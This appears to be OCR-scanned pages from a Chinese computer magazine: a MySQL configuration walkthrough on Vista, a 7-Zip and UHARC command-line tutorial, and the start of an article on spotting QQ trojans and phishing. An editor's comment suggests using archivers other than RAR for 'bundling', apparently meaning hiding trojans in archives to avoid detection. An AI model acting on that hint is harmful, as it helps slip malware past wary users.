


图3　设置存放位置

这个不用多说了吧，想放哪里自己改路径就可以了。然后进入下一步，这里设置的是并发连接，你可以通过这里的设置限制并行连接的数量，防止服务器的资源耗尽。这里一共有三个选项，如图4。




图4　设置并行连接数

这三个选项分别是：

1、Decision Support（决策支持）（DSS）/OLAP：如果服务器不需要大量的并行连接可以选择该选项。假定最大连接数目设置为100，平均并行连接数为20。

2、Online Transaction Processing（联机事务处理）（OLTP）：如果你的服务器需要大量的并行连接则选择该选项。最大连接数设置为500。

3、Manual Setting（人工设置）：选择该选项可以手动设置服务器并行连接的最大数目。从前面的下拉框中选择并行连接的数目，如果你期望的数目不在列表中，则在下拉框中输入最大连接数。

设置好之后就会来到如图5的地方，你可以在这里启用或禁用




图5　网络配置

TCP/IP 网络，配置连接端口等信息。**默认的端口是3306**，你可以在这里修改端口来提高服务器的安全性，你也可以通过选中后面的那个复选框来让防火墙开放这个端口。

进入下一步之后就是配置字符集对话框，这个属性我想大家都不陌生，**选择第三个选项就可以自己单独设置字符集了**。我们现在常用的字符集就是GBK和UTF-8，你要用哪个，就选择哪个，然后进入下一步。




图6　设置服务




图7　设置root密码

这一步就是设置Windows服务了，默认情况下程序会将MySQL服务器安装成服务，其中的细节，比如服务名，可以在这里修改。**你也可以选择是否把MySQL的程序目录加入Windows的PATH，这样可以方便以后你的命令操作**，如图6。学习的时候建议选中，但真正在服务器上，除非有需要，否则不要选。

下一步就到了如图7的界面，设置"root"的密码，并且可以选择是否允许远程登录。你也可以开启匿名账户，设置好之后下一步，就进入了如图8的界面，告诉你按下"**Execute**"按钮开始配置。我们按这个按钮，MySQL就配置好了。




图8　最后的提示界面

这时候，我们的MySQL已经开始正常工作了，可以打开开始菜单中的MySQL命令行，输入密码，成功登录，如图9。




图9　成功登录

在第一次成功配置后，当你再次运行配置程序"Mysql Instance Configuration Wizard"的时候，会在开始的欢迎界面后出现另一个询问界面，如图10。**第一个就是重新配置**，你可以通过它来修改之前的配置；**第二个就是删除配置了**。




图10　询问界面

结合上一期的内容，到这里，一个简单的IIS + PHP + MySQL + Zend Optimizer的环境就搭建好了，你可以用它来测试你的网站了。不过PHP的黄金搭档是apache，相信很多朋友也很想知道，Vista下要怎样用Apache来搭建PHP环境呢？那就留意下一期的杂志吧。

编辑点评：

MySQL的安装其实是很简单的，困难的只是它的配置和管理。一般的默认安装对你测试网站已经够用了，管理大家就用PHPMyAdmin吧。

命令行下压缩也疯狂

■过客似风

从本文您可以学到：

1、7-zip的用法

2、UHARC的命令行用法

上期给大家介绍的命令行压缩，掌握得怎样了啊？我们经过了漫长的等待，继续来看看7-zip和UHARC吧。

三、7-Zip

现在用它的人少了一些，它的压缩能力可不比WinRAR弱哦！其命令行版只有一个文件，体积只有500多KB。

注意：

7z.exe是7-Zip的命令行版本，它使用7-Zip的其它模块(即支持更多的格式，基本上WinRAR支持的它都支持)。7za.exe是7-Zip的独立版本，它仅支持压缩成7z、zip、gzip、bzip2和tar格式，可解压RAR、CAB、ISO、ARJ、LZH、CHM、MSI、WIM、Z、CPIO、RPM、DEB和NSIS等格式。7za.exe使用时不会调用其它模块。

由于版面有限，这里只是简单地介绍一下，具体的用法我已经帮大家整理出来了，请看光盘里的"7z中文使用说明.

doc"。

命令行语法：

7z <命令行> [<选项>...] <要处理的档案名称> [<参数变量>...]

"命令行"及作用说明：
a 添加
d 删除
e 释放
l 列表
t 测试
u 更新
x 完整路径释放
常用选项要点参考：

选项	说明
-ao	覆盖模式
-m	设置压缩算法
-o	设置输出目录
-p	设置密码
-sfx	创建自释放档案
-t	设置档案类型
-v	创建分卷
-w	设置工作目录
-x	文件名排除
-y	全"是"

在方括号内的表达式（"["和"]"之间的字符）是可选的；在书名号内的表达式（"<"和">"之间的字符）是必须替换的表达式（而且要去掉括号）；"命令行"及"选项"不区分大小写，首个命令行必须是无选项的参数变量。选项及其它文件名的输入顺序可以打乱。

举一个例子吧：假设我们有一个文件叫nohack.bak，我现在想用7za压缩它并创建一个nohack.7z的文件，那么可以这样写："**7za a -t7z nohack.7z -mx=9 -ms=200m mf=off nohack.bak**"。

其中"-t7z"表示创建的压缩类型为"7z"，"-mx=9"表示压缩等级为9（默认的压缩等级为5，最大值为9），"-ms=200m"表示设置固实数据流的大小为200MB（默认大小为256MB，通常情况下，固实压缩可增加压缩比），"-mf"表示关闭可执行文件压缩过滤器：dll、exe、ocx、sfx、sys，它用于BCJ2过滤器（使用极限压缩）及BCJ过滤器中（此选项的默认值是f=on）。

7Za也支持分卷压缩，我们想生成的每卷文件体积不能超过7M，那这么写就可以了："**7za a -t7z nohack.7z -mx=9 -ms=200m -mf=off -v7M nohack.bak**"。其中"-v"后接你的分卷大小。好了，关于7-Zip就讲这么多了。

四、UHARC

我最后要介绍的就是它了，或许大家对它更陌生，它称得上是世界上压缩比最高的软件。我压Longhorn4008+ Longhorn4015（差不多1.15G），压缩后大小为698Mb！几乎减掉了一半！它本来是命令行下的，不过，后来有好心人帮我们做了窗口，变成了GUI版，只是它只支持一种格式——uha。

这里我为大家提供了两个版本：UHARC.EXE和UHARC0.6是Win32系统的、UHARCD.EXE是DOS32系统的（UHARC.EXE和UHARCD.EXE0.4版的）。这主要是给有必要的朋友的，毕竟现在网上铺天盖地的都是它的GUI版，命令行版比较难下载到，UHARC0.6还是我在临时文件夹里淘到的。

命令格式：

UHARC 命令字符 [-参数..] 存档文件名[.uha] [文件名..@列表文件名..!排除..]

命令字符：
a 创建压缩文档或增加文件　　e 解压文件到当前文件夹
m 创建压缩文档或移动文件　　x 解压文件到指定文件夹（全路径）
l 列出压缩文档中的文件　　t 测试压缩文档
参数：

参数	说明
ac[-,+]	清除文件档案的存档属性
ae<attr>	设置平均修复时间排除
b<n>	设置文件缓冲区上限的大小
bpb[-,+]	输入输出的百分比
d<0..2>	设置显示方式
ed[-,+]	储存空目录
idle	设置空闲进程的优先级
lg<file>	输出日志文件
m<0..3,x,z>	设置压缩方式
md<n>	设置字典大小
mm[-,+]	主存储器检测开／关
o[-,+,p]	设置改写方式
pw[passwd]	设置密码
p<-,r,f>	设置管理路径
r[-,+]	编译子目录
t<dir>	设置解压的目标路径
vm[-,+]	设置虚拟内存的使用方法
y[-,+]	对所有的询问回答是

同样，我也为大家弄到了它的详细用法，就在光盘里，所以我就不多讲了，大家看"UHARC命令参数.doc"文件，里面都有详细的用法说明，还附有一些例子，我相信大家很快就能掌握的。

编辑点评：

到这里关于命令行下的压缩和解压缩已经介绍完了，对大家有没有帮助呢？学习这么多的压缩和解压缩程序，不仅仅可以方便文件传输，还可以做不少事情哦，比如利用rar捆绑，大家都有防备了，那试试用其他压缩软件做捆绑吧。

酷玩

QQ防盗秘笈

■酷gg

风语酷玩：
前段时间TX很友好的对Linux伸出了手，还推出了Linux版的QQ。但一晃几个月过去了，所谓的QQ For Linux还是老样子，似乎没怎么更新过，这让人更怀疑当初TX的目的了。宣传的时候就借着龙芯说QQ支持龙芯，搞得人们好崇拜，其实知道的人都明白，是QQ支持Linux，而Linux支持龙芯而已。宣传过后，现在什么都冷下来了。

从本文您可以学到：
怎样识别QQ木马和钓鱼

